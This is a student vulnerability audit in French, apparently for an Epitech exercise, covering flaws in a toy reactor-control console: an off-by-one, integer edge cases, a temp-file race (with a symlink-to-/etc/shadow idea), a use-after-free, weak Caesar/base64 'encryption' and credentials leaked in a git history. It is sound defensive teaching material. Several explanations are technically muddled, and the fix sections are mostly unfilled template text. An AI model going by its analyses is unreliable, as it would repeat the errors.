la commande !n permet d'exécuter la commande à la position n qui se trouve dans l'historique. Et si on exécute la commande avec un n qui est égale aux nmax(le nombre d'exécution dans l'historique) + 1 on a une boucle infinie avec une Segmentation fault.

Proof of Concept:

```
manmo@fedora:~/CYBER/binaryV2/ghidra$ ./pipeto
pipeto> !1
```

Par exemple si j'utilise 1 dès le début lorsque mon $n_{\max} = 0$ car je n'ai rien exécuté.

on obtient :

[illegible]

Cette `Segmentation fault (core dumped)` mauvaise gestion est due à cette condition dans le code source de cette fonction :

```
const char *history_get(int index)
{
    if (index < 0 || index >= history_count)
        return NULL;
    return history[index];
}
```

```
if (strcmp(line, "!") == 0) {  
    int index = atoi(line + 1);  
    if (index > 0 && index <= history_count_get()) {  
        const char *cmd = history_get(index - 1);  
        if (cmd) {  
            printf("%s\n", cmd);  
            process_command((char *)cmd, f);  
            command_found = true;  
        }  
    }  
}
```

La fonction history_get gère mal l'index reçu. Si le nombre max est 20 et que on écrit 21 en input, il va chercher à l'index 20 mais le probleme c'est que elle a pour taille de 0 à 19. Exemple history[20] alors que sa doit être history[19], donc on accède à une zone de la mémoire non initialisé.

Impact:

L'impact provoque un stack overflow. (manipulation de mémoire etc).

Fix Summary:

[Describe what was fixed and how]

Patch file: src/my_console.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #15: [turbine_temperature]

Severity: High

Type : Int overflow.

Location: libpepito.so

function [turbine_temperature]

Discovered in: Black-box

Description:

La fonction turbine_temperature permet de donner une temperature.

Proof of Concept:

Avec Ghidra on peut avoir plus d'information:

```
{
    size_t sVar1;
    longlong lVar2;
    char local_98 [140];
    int local_c;

    printf("Enter the number of degrees you want to increase or d
    ecrease the turbine temperature : ");
    fgets(local_98,0x80,stdin);
    sVar1 = strcspn(local_98,"\n");
    local_98[sVar1] = '\0';
    lVar2 = strtoll(local_98,(char **)0x0,10);
    local_c = (int)lVar2;
    if ((local_c != 2147483646) && (local_c != -2147483647)) {
        printf("Turbine temperature is %d degrees.\n",0x14);
        if (local_c < 0) {
            printf("Turbine temperature is decreasing : %d\n",(ulong)(l
            ocal_c + 0x14));
        }
        else if (0 < local_c) {
            printf("Turbine temperature is increasing : %d\n",(ulong)(lo
            cal_c + 0x14));
        }
        return;
    }
    puts("Turbine temperature is too unstable.");
    puts("{ERROR TURBINE WILL EXPLODE}");
    /* WARNING: Subroutine does not return */
    exit(1);
}
```

On remarque que on peut perturber la temperature de turbine un nombre de la valeur d'un int. Il va afficher une data sensible. La voici:

```
pipeto> turbine_temperature
Enter the number of degrees you want to increase or decrease the tempera
ture : 2147483646
Turbine temperature is too unstable.
{ERROR TURBINE WILL EXPLODE}
```

Cela est dû à la condition qui accepte que les nombres différents de la valeur max d'un int ou de la valeur min d'un int.

Impact:

L'impact est que la gestion n'est pas sécurisé et peut provoquer des vols de données

sensibles.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/turbine_temperature.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #16: [turbine_remote_access]

Severity: High

Type: [Race condition]

Location: libpepito.so

function [turbine_remote_access]

Discovered in: White-box

Description:

La fonction turbine_temperature permet de créer un fichier dans lequel on va retrouver de la data sensible.

Proof of Concept:


En appelant la commande, on peut créer un fichier remote et dans ce fichier trouver de la data sensible et après avoir de mettre la data sensible, il va directement détruire le nom mais pas le fichier. Le probleme réside dans le petit laps de temps après la création d'un fichier. Voici un exemple :

```
pipeto> turbine_remote_access
Temporary file created: Data/remote_accessqCIH6K
Enabling remote access...
```

Avec ce laps de temps, je peux ouvrir un autre terminal qui va me permettre de récupérer la data sensible , comme dans cette exemple :

```
aaron@aaron-ASUS-Zenbook-14-UX5403NA-UX5403NA:
/Data$ cat remote_accessqCIH6K
ACCESS_GRANTED}aaron@aaron-ASUS-Zenbook-14-
```

Avec le code source, on peut savoir pourquoi :



```
1 void turbine_remote_access(void)
2 {
3     size_t __n;
4     char local_48 [32];
5     char local_28 [28];
6     int local_c;
7
8     builtin_strncpy(local_28,"Data/remote_accessXXXXXX",0x19);
9     local_c = mkstemp(local_28);
10    if (local_c == -1) {
11        puts("Error: Unable to create temporary file.");
12    }
13    else {
14        printf("Temporary file created: %s\n",local_28);
15        builtin_strncpy(local_48,"ACCESS_GRANTED}",0x11);
16        __n = strlen(local_48);
17        write(local_c,local_48,__n);
18        close(local_c);
19        puts("Enabling remote access...");
20        sleep(5);
21        local_c = open(local_28,0);
22        if (local_c == -1) {
23            puts("Error: Temporary file was tampered with or deleted.");
24        }
25        else {
26            unlink(local_28);
27        }
28    }
29    return;
30 }
```

Avec mkstemp qui permet de créer un fichier temporaire, le programme va écrire dans ce

fichier et ensuite le fermer. Mais le problème il le rouvre juste après et il rajoute un sleep entre temps.

Cette faille permet d'appliquer la race condition.

Impact:

Cette vulnérabilité est très dangereuse car elle permet à l'attaquant pendant un petit laps de temps de supprimer le fichier, récupérer des données sensibles ou bien faire un lien avec ln pour permettre d'afficher de fichiers personnelles exemple (/etc/shadow).

Fix Summary:

[Describe what was fixed and how]

Patch file: src/turbine_remote_access.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #17: [run_diagnostic]


Severity: High
Type: [Information leaked]
Location: run_diagnostic.c
function [run_diagnostic]
Discovered in: White-Box

Description:

La fonction run_diagnostic va permettre de rendre un diagnostic des systèmes des reactors.


Proof of Concept:

En appelant la commande, on peut choisir entre trois modes, debug, advanced et normal. Si on choisit le debug, il va nous afficher de la donnée sensible:



```
pipeto> run_diagnostic
Enter diagnostic mode (normal/debug/advanced): debug
Running diagnostic...
Diagnostic result: {SECRET DIAGNOSTIC KEY}
Performing system health check...
```

Pour expliquer cette vulnérabilité, le code source de cette fonction nous donne des informations :



```
if (strcmp(input, "debug") == 0) {
    data = (int *)sensitive_info;
} else if (strcmp(input, "advanced") == 0) {
    diagnostic_code = rand() % 1000;
    data = &diagnostic_code;
}

printf("Running diagnostic...\n");
sleep(1);

if (data == NULL) {
    printf("Error: Diagnostic data is unavailable (NULL pointer\n");
} else if (data == (int *)sensitive_info) {
    printf("Diagnostic result: %s\n", (char *)data);
} else {
    printf("Diagnostic result: Code %d\n", *data);
}
```

Ce qui se passe, avec « debug », il va stocker la data sensible {SECRET DIAGNOSTIC KEY} (char *) dans la variable data (qui est un int *) en la castant en int *.

Le gros problème est très déconseillé car la size d'un int * et d'un char * est différent. Ce qui entraîne que dans le else if, la condition est bien bonne car une comparaison entre

deux nombres nécessite pas une fonction de comparaison.

Impact:

Le probleme est le cast en int qui provoque une faille de sécurité dans le programme.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/run_diagnostic.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #18: [check_cooling_pressure]

Severity: High

Type: [Used after free]

Location: check_cooling_pressure.c

function [check_cooling_pressure]

Discovered in: White-Box

Description :

Cette fonction va vérifier la pression des cooling systems.

Proof of Concept :

Dans cette fonction, la variable data a comme pour contenu « Pressure Ok ».

```
static void load_data(char *data)
{
    strcpy(data, "Pressure OK");
}
```

Le probleme est que cette variable est free mais pour autant être mis à Null ensuite. Cela cause un UAF car on dit au système que cette zone mémoire peut être à nouveau alloué sans pour autant avoir supprimé les données à l'intérieur.

Cela entraine que les données reste à cette adresse mémoire et que la condition pour afficher des données sensibles ({Sensitive data} est valide :

```
log_pressure_status(data),
free(data);
sleep(3);
if (strcmp(data, "Pressure OK")) {
    printf("Sensitive Info: %s\n", sensitive_info);
}
```

Impact :

Le problème est que le cas du used after free peut provoquer du vol de données ou de la manipulation de donné sensible.

Fix Summary:

[Describe what was fixed and how]

Patch file: src/check_cooling_pressure.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #19: [check_reactor_status]

Severity: High

Type: [Cryptographic failure (lack of Encryption)]

Location: check_reactor_status.c

function [check_reactor_status]

Discovered in: White-Box

Description:

La fonction check_reactor_status permet de lancer la vérification du reactor.

Proof of Concept:

En appelant la commande, on peut voir qu'un message crypté apparaît :

```
pipeto> check_reactor_status
Starting reactor status check...
Checking core temperature...
Core temperature: Normal
Checking coolant flow rate...
Coolant flow rate: Stable
Checking radiation levels...
Radiation levels: Safe

Encrypting critical reactor data...
Encrypted message: UhdfwruVwdwxvRN

Reactor status: OK
Reactor status check complete.
```

Le problème est que le cryptage de ce message n'est pas très puissant et très faible. Avec le site Decode, on peut savoir qu'elle type de cryptage a été utilisé :

The screenshot shows the dCode website interface. On the left, there are navigation links: "Chiffre ROT (Rotation)" and "Code César". In the center, there is a text input field containing the encrypted message "UhdfwruVwdwxvRN". Below the input field, there is a button labeled "ANALYSER". On the right, there is a sidebar with a list of questions related to cryptography, such as "Pourquoi le détect...", "Pourquoi l'analyse...", and "Comment fonction...".

Ils nous renvoient le chiffrement César. Ensuite, si on le décrypte avec le Code César, ils nous renvoient le message crypté :



Le type de cryptage est très simple ce qui entraîne un manque de sécurité et qui va afficher des données sensibles (ReactorStatusOk).

Impact:

Cette vulnérabilité provient de la faiblesse de l'implémentation de l'algorithme de cryptage César. Elle entraîne du vol de données.

Fix Summary:

Ducoup, on a aussi crypté la data qu'on a renvoyé.

```
▼ TERMINAL
/home/aaron/delivery/TEK1/SEMESTER_2/G-SEC-200/New_Pipeto/Pipeto/src/commands/monitor_radiation_levels.c:26:(.text+0x66): warning: the `gets` function is dangerous and should not be used.
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/New_Pipeto/Pipeto$ ./pipeto
pipeto> check_reactor_status
Starting reactor status check...
Checking core temperature...
Core temperature: Normal
Checking coolant flow rate...
Coolant flow rate: Stable
Checking radiation levels...
Radiation levels: Safe

Encrypting critical reactor data...
Encrypted message: 1446337306

Reactor status: OK
Reactor status check complete.

pipeto> |
```

Patch file: src/commands/check_reactor_status.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #20: [send_status_report]

Severity: High

Type: [Cryptographic failure (Lack of Encryption)]

Location: check_reactor_status.c

function [check_reactor_status]

Discovered in: White-Box

Description:

La fonction check_reactor_status permet de lancer la vérification du reactor.

Proof of Concept:

En appelant la commande, on peut voir qu'il écrit un message encryté dans le fichier status_report :

```
pipeto> send_status_report
Status report sent and saved to 'Data/status_report.txt'.
pipeto> quit
Exiting program...
aaron@aaron-ASUS-Zenbook-14-UX3405MA-UX3405MA:~/delivery/TEK1/SEMESTER_2/G-SEC-200/Pipeto/v
1_bonus$ cat Data/status_report.txt
Encoded Status Report:
SG9zdG5hbWU6IGxvY2FsaG9zdApJUCBBZGRyZXNzOiAxMjcuMC4wLjEKUHJvY2VzczogcGlwZXRvIChQSUQ6IDEyMzQpCg==
```

Le probleme comme l'ancienne vulnérabilité est dans la faiblesse de l'encryptage du message.

En utilisant decode, on peut savoir que le cryptage est celui en base64. Quand on le décrypte en base 64, on obtient ce message :



The screenshot shows the dCode website interface. On the left, there's a search bar with the text "e.g. type 'caesar'". Below it, the results section shows the decoded message: "SG9zdG5hbWU6IGxvY2FsaG9zdApJUCBBZGRyZXNzOiAxMjcuMC4wLjEKUHJvY2VzczogcGlwZXRvIChQSUQ6IDEyMzQpCg==". On the right, there's a sidebar with links to various tools, including "Base64 Decoder", "Base64 Encoder", and "What is Base64 encoding?". The main content area displays the "BASE64 DECODER" tool, which has a "BASE 64 CIPHERTEXT" input field containing the encoded message and a "Decode" button.

Le cryptage renvoie du coup le status du report décrypté avec son adresse IP, son code et aussi son process.

On peut savoir aussi de qu'elle type est l'encryption avec le code source :

```

void send_status_report()
{
    FILE *file = fopen("Data/status_report.txt", "w");

    if (!file) {
        printf("Error: Unable to create a file in Data/, you must create a Data folder.\n");
        return;
    }
    const char *hostname = "localhost";
    const char *ip_address = "127.0.0.1";
    const char *process_info = "Process: pipeto (PID: 1234)";
    char report[256];
    snprintf(report, sizeof(report), "Hostname: %s\nIP Address: %s\n%s\n", hostname, ip_address, process_info);

    char encoded_report[512];
    base64_encode(report, encoded_report);

    fprintf(file, "Encoded Status Report:\n%s\n", encoded_report);
    fclose(file);

    printf("Status report sent and saved to 'Data/status_report.txt'.\n");
}

```


Avec le nom de la fonction qui permet d'encrypté un message, cela nous permet de déduire qu'elle type d'encryption est utilisé avec son nom (base64_encode).

Impact:

Cette vulnérabilité provient de la faiblesse de l'implémentation de l'algorithme de cryptage César. Elle entraîne du vol de données.

Fix Summary:

Il a fallu utiliser notre fonction de hash pour directement hash la data sensible.



[Describe what was fixed and how]

Patch file: src/commands/send_status_report.c.patch

Unit Test: Yes / No

Test Coverage: 100% / Partial

Vulnerability #Bonus: [Libpeppito.so]

Severity: High
Type: [Osint]
Location: Readme

Description:


Cette vulnérabilité permet d'obtenir des informations sur le code source de la libpeppito.so avec le README.

Proof of Concept:

En lisant le README, on peut constater que un information nous dit :

```
theocampos - creator of pepito library  
- Exeloo - Dev Ops Specialist  
- Aluxray - QA Engineer  
  
If you would like to contribute to this project, feel free to submit a pull request or contact us via the  
repository's issue tracker.  
  
---
```

Ce message nous donne l'information qu'un repo existe dans laquelle on peut demander une pull request. En allant sur Github, on peut voir qu'il y a deux comptes du Représentant du module Cyber-Sécurité : Théo Campos. Dans ce compte, on peut retrouver le repo de la libpeppito.so :



theocampos / lib_pepito

lib_pepito Public

Watch 1 Fork 1 Star 3

main Branch Tags

Go to file Add file Code

theocampos and Exeloo Feat: Readme 6ce7da · last month 11 Commits

File	Commit	Time
.idea	chore: add .idea and fix gitignore	last month
includes	Feat: Add two insane function !	last month
src	Feat: Add two insane function !	last month
.env.example	build: add docker compose	last month
.gitignore	chore: add personal configs of .idea to gitignore	last month
Makefile	Feat: Add two insane function !	last month
README.md	Feat: Readme	last month
docker-compose.yml	build: add docker compose	last month

README

Pepito Library

Overview

The **Pepito Library** is a robust and modular C library designed to simulate and manage various components of a nuclear reactor's auxiliary systems. It provides a set of functions to initialize, monitor, and control critical subsystems such as steam turbines, temperature regulation, and remote access. The library is developed as part of the **G-SEC-210 Pipeto Project** and adheres to secure software development practices.

This library is intended for educational purposes and is not suitable for real-world nuclear reactor systems.

Features

About
No description, website, or topics provided.

Releases
No releases published

Packages
No packages published


Contributors 2

- Exeloo Exeloo
- theocampos Théo

Languages

Language	Percentage
C	87.1%
Makefile	12.9%

Puis ensuite, on peut retrouver le Credentials Funds (un utilisateur et un password) dans l'historique du `.env.sample`. On peut voir qu'il a push le `.env` ce qui est très déconseillé :



The screenshot shows a Git commit diff for a commit with parent 59e81b1 and commit hash 8c59d61. The diff shows changes to three files: `.env`, `.env.example`, and `docker-compose.yml`. The `.env` file has 4 lines added, `.env.example` has 4 lines added, and `docker-compose.yml` has 18 lines added. The changes are as follows:

```
diff --git a/.env b/.env
+++ a/.env
1 + DB_USER=obsidian
2 + DB_PASSWORD={THIS_STRING_IS_RANDOM}
3 + DB_NAME=obsidian-nuke-db
4 + DATA_PATH_HOST=./data/

diff --git a/.env.example b/.env.example
+++ a/.env.example
1 + DB_USER=postgres
2 + DB_PASSWORD=postgres
3 + DB_NAME=db
4 + DATA_PATH_HOST=./data/

diff --git a/docker-compose.yml b/docker-compose.yml
+++ a/docker-compose.yml
1 + services:
2 +   postgres:
3 +     image: postgres:latest
4 +     tty: true
5 +     environment:
6 +       POSTGRES_DB: ${DB_NAME}
7 +       POSTGRES_USER: ${DB_USER}
8 +       POSTGRES_PASSWORD: ${DB_PASSWORD}
9 +     volumes:
10 +       - ${DATA_PATH_HOST}:/var/lib/postgresql/data:/var/lib/postgresql/data
```

Impact :

Faire attention aux données publique, qu'on poste sur le net.

Conclusion

Total vulnerabilities found: [20]

Tout les patchs ont été réglé.

Le Code final est mieux sécurisé , maintenable et prêt pour être déployer. Il rencontre moins de probleme qu'auparavant.

v 1.0

{ EPITECH }

